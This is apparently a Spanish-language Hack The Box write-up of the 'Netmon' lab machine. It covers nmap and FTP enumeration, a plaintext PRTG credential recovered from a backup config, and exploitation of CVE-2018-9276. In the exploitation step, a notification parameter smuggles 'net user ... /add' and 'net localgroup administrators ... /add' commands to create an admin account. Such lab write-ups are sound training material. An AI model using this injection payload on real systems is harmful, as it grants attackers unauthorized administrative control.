Máquina Netmon

02 Septiembre 2023

Hack The Box
Creado por: dandy_loco

HACKTHEBOX

1. Enumeración

Realizamos un PING a la máquina víctima para comprobar su TTL. A partir del valor devuelto, nos podemos hacer una idea del sistema operativo que tiene. En este caso podemos deducir que se trata de una máquina Windows.

```
┌──(root㉿kali)-[/home/kali/Netmon]
└─# ping -c 1 10.10.10.152
PING 10.10.10.152 (10.10.10.152) 56(84) bytes of data.
64 bytes from 10.10.10.152: icmp_seq=1 ttl=127 time=37.3 ms

--- 10.10.10.152 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 37.346/37.346/37.346/0.000 ms
```

Realizamos un escaneo exhaustivo de los puertos abiertos, con sus correspondientes servicios y versiones asociados.

```
# Nmap 7.94 scan initiated Sat Sep  2 07:41:00 2023 as: nmap -sCV -p 21,80,135,139,445,5985,47001,49664,49665,49666,49667,49668,49669 -n -v -oN target 10.10.10.152
Nmap scan report for 10.10.10.152
Host is up (0.036s latency).

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 02-03-19  12:18AM                 1024 .rnd
| 02-25-19  10:15PM       <DIR>          inetpub
| 07-16-16  09:18AM       <DIR>          PerfLogs
| 02-25-19  10:56PM       <DIR>          Program Files
| 02-03-19  12:28AM       <DIR>          Program Files (x86)
| 02-03-19  08:08AM       <DIR>          Users
|_09-02-23  01:36AM       <DIR>          Windows
| ftp-syst:
|_  SYST: Windows_NT
80/tcp    open  http         Indy httpd 18.1.37.13946 (Paessler PRTG bandwidth monitor)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: PRTG/18.1.37.13946
|_http-trane-info: Problem with XML parsing of /evox/about
|_http-favicon: Unknown favicon MD5: 36B3EF286FA4BEFBB797A0966B456479
| http-title: Welcome | PRTG Network Monitor (NETMON)
|_Requested resource was /index.htm
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49668/tcp open  msrpc        Microsoft Windows RPC
49669/tcp open  msrpc        Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

Ya que se permite el acceso anónimo, vamos a intentar enumerar los directorios del servicio FTP. Parece que se está publicando, toda la unidad c:\.

```
ftp> ls -la
229 Entering Extended Passive Mode (|||50083|)
150 Opening ASCII mode data connection.
11-20-16  10:46PM       <DIR>          $RECYCLE.BIN
02-03-19  12:18AM                 1024 .rnd
11-20-16  09:59PM               389408 bootmgr
07-16-16  09:10AM                    1 BOOTNXT
02-03-19  08:05AM       <DIR>          Documents and Settings
02-25-19  10:15PM       <DIR>          inetpub
09-02-23  07:37AM            738197504 pagefile.sys
07-16-16  09:18AM       <DIR>          PerfLogs
02-25-19  10:56PM       <DIR>          Program Files
02-03-19  12:28AM       <DIR>          Program Files (x86)
12-15-21  10:40AM       <DIR>          ProgramData
02-03-19  08:05AM       <DIR>          Recovery
02-03-19  08:04AM       <DIR>          System Volume Information
02-03-19  08:08AM       <DIR>          Users
09-02-23  07:51AM       <DIR>          Windows
226 Transfer complete.
```


Comprobamos que tenemos acceso a la flag de usuario.

Vimos durante la enumeración con nmap, que en el servicio web corría la web del sistema de monitorización de PRTG.


¿Qué es un PRTG?

Es un software de monitoreo de red sin agentes de Paessler AG. El término general Paessler PRTG aúna varias versiones de software capaces de monitorizar y clasificar diferentes condiciones del sistema, como el uso del ancho de banda o el tiempo de actividad, y recopilar estadísticas de diversos anfitriones como switches, routers, servidores y otros dispositivos y aplicaciones.


Comprobamos cual es el directorio por defecto de la aplicación, donde se almacena la configuración.



Vemos varios ficheros de configuración, entre ellos *PRTG Configuration.old.bak*, que parece una copia de seguridad.




Revisamos su contenido y encontramos unas credenciales.




```
1. PrTg@dmin2019
```

2. Análisis de vulnerabilidades

La versión a la que nos enfrentamos de PRTG es una 18.1.37. Revisamos si existen vulnerabilidades.




En el siguiente enlace encontramos una forma de ejecutar comandos, aprovechándonos de la vulnerabilidad CVE-2018-9276.

3. Explotación y acceso.

Siguiendo el enlace, nos vamos al menú Setup -> Account Settings -> Notifications.


Nos creamos una notificación, activando la opción “Execute Program”. Debemos seleccionar como Program File “Demo exe notification – outfile.ps1”.




Crearemos un usuario y lo añadiremos en el grupo local de administradores. Por tanto, como “Parameter”, introducimos:

```
1. test.txt; net user pentest p3nT3st! /add ; net localgroup administrators pentest /add
```

Salvamos la notificación. Para ejecutarla, debemos pulsar sobre la campana.



Un mensaje, nos advierte que se ha ejecutado correctamente la notificación.



Podemos verificar que el usuario ha sido correctamente creado con crackmapexec.

Usamos psexec para conectarnos a la máquina, con el usuario que hemos creado en pasos anteriores.